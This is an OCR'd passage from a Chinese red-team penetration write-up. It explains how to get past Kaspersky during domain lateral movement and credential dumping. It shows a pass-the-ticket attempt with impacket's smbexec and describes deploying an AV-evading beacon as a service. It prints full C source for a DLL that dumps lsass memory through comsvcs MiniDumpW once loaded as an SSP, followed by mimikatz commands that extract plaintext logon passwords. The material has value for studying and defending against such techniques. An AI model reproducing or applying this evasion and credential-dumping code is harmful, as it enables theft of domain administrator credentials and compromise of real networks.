
这里安装的卡巴斯基全方位防护版来进行测试。

4.4.1 绕过卡巴斯基横向移动

在真实场景中并不会像本地环境一样顺利，当我们拿到一张高权限票据后准备对 dev2 机器进行 pass the ticket 时存在卡巴斯基怎么办呢？常规的 smbexec.py 会被拦截的。

```
root@kali:~/tools/impacket/examples# python smbexec.py -no-pass -k -debug dev2.blueteam.com
Impacket v0.9.21.dev1+20200309.134159.0b46f198 - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python2.7/dist-packages/impacket-0.9.21.dev1+20200309.134159.0b46f198-py2.7.egg/impa
[+] StringBinding ncacn_np:dev2.blueteam.com[\pipe\svcctl]
[+] Using Kerberos Cache: administrator.ccache
[+] Domain retrieved from CCache: blueteam
[+] Returning cached credential for CIFS/DEV2.BLUETEAM.COM@BLUETEAM.COM
[+] Changing sname from cifs/dev2.blueteam.com@BLUETEAM.COM to cifs/DEV2.BLUETEAM.COM@BLUETEAM and hoping for the best
[+] Using TGS from cache
[+] Username retrieved from CCache: administrator
[+] Executing %COMSPEC% /Q /c echo cd  ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %T
Traceback (most recent call last):
  File "smbexec.py", line 151, in run
    self.shell = RemoteShell(self.__share, rpctransport, self.__mode, self.__serviceName)
  File "smbexec.py", line 198, in __init__
    self.do_cd('')
  File "smbexec.py", line 230, in do_cd
    self.execute_remote('cd ' )
  File "smbexec.py", line 274, in execute_remote
    self.get_output()
  File "smbexec.py", line 248, in get_output
    self.transferClient.getFile(self.__share, OUTPUT_FILENAME, output_callback)
  File "/usr/local/lib/python2.7/dist-packages/impacket-0.9.21.dev1+20200309.134159.0b46f198-py2.7.egg/impacket/smbconnection.py", line 799
    raise SessionError(e.get_error_code(), e.get_error_packet())
SessionError: SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
root@kali:~/tools/impacket/examples#
```

我们这里的绕过方法是用 smb 上传一个 beacon 再通过创建启动服务执行 beacon 全程无拦截，当然 beacon.exe 需要进行免杀处理。



4.4.2 绕过卡巴斯基抓 lsass 中的密码

我想最糟心的事情莫过于知道域管理员登录过这台机器，但却没有办法抓密码。下面将介绍如何解决这个问题。相信在红队行动中遇到卡巴斯基的小伙伴不少，也知道他对防止从 lsass 中抓取密码做的是多么的变态。即使你使用微软签名的内存 dump 工具也会被拦截，更不用说什么 mimikatz 了。

偶然在国外大佬博客上看到了一篇通过 RPC 调用添加一个 SSP dll 的文章 Exploring Mimikatz - Part 2 - SSP ，突然醍醐灌顶，lsass 自身绝对可以读自己内存呀，加载 dll 到 lsass 进程然后 dump 内存不是就可以绕过了？ 不禁感叹：站在巨人肩膀上看到的世界果然更为辽阔。


下载编译这个代码 ssp_dll.c 然后再写一个 dump 进程内存的 dll。

```
#include <cstdio>
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
#pragma comment(lib,"Dbghelp.lib")
typedef HRESULT(WINAPI* _MiniDumpW)(
```

```
    DWORD arg1, DWORD arg2, PWCHAR cmdline);

typedef NTSTATUS(WINAPI* _RtlAdjustPrivilege)(
    ULONG Privilege, BOOL Enable,
    BOOL CurrentThread, PULONG Enabled);

int dump() {

    HRESULT             hr;
    _MiniDumpW          MiniDumpW;
    _RtlAdjustPrivilege RtlAdjustPrivilege;
    ULONG               t;

    MiniDumpW = (_MiniDumpW)GetProcAddress(
        LoadLibrary(L"comsvcs.dll"), "MiniDumpW");

    RtlAdjustPrivilege = (_RtlAdjustPrivilege)GetProcAddress(
        GetModuleHandle(L"ntdll"), "RtlAdjustPrivilege");

    if (MiniDumpW == NULL) {

        return 0;
    }

    RtlAdjustPrivilege(20, TRUE, FALSE, &t);

    wchar_t  ws[100];
    swprintf(ws, 100, L"%hs", "784 c:\\1.bin full");

    MiniDumpW(0, 0, ws);
        return 0;

}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) {
        switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
                dump();
                break;
```


```
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
}
```

这样就绕过了卡巴斯基 dump 到了 lsass 的内存了。



最后本地导入 mimikatz 的常规操作就不细说了，上几个截图。

```
mimikatz # sekurlsa::minidump 1.bin
mimikatz # sekurlsa::logonPasswords full
```



到此是真的要结束了，有域管理员的账户密码，怎么拿下域控，我相信这个不用多说了。

我们回顾一下，从 discuz 到 xxe，从 xxe 到域控，整个过程我们在真实的渗透过程中其实没有花费太多时间，可能得益于平时的积累。针对此次渗透，我们还是收获满满，希望你也是。

最后的最后，我们来进行一次反思。

- Discuz 并不是无懈可击的，不要闻风丧胆，遇见就上不要怂，可能他就是你的突破口。
- 请期待我们的下一篇文章《微软不认的 0day 之域内本地提权 - 烂番茄》
- 生命不息，研究不止。如果你想加入 A-TEAM，请投简历：duyihan@qianxin.com

- 我们目前一共发布 2 篇文章，这 2 篇文章中可能有一些错误或者你不了解的地方，亦或是你想深入和我们探讨文章中出现的一些技术点，请扫下面二维码入群，请遵守群规："只做技术交流，拒绝相互吹捧。"
  ps: 2020 年 3 月 12 日 下午 1 点中 群已满 500 人，不能再加入。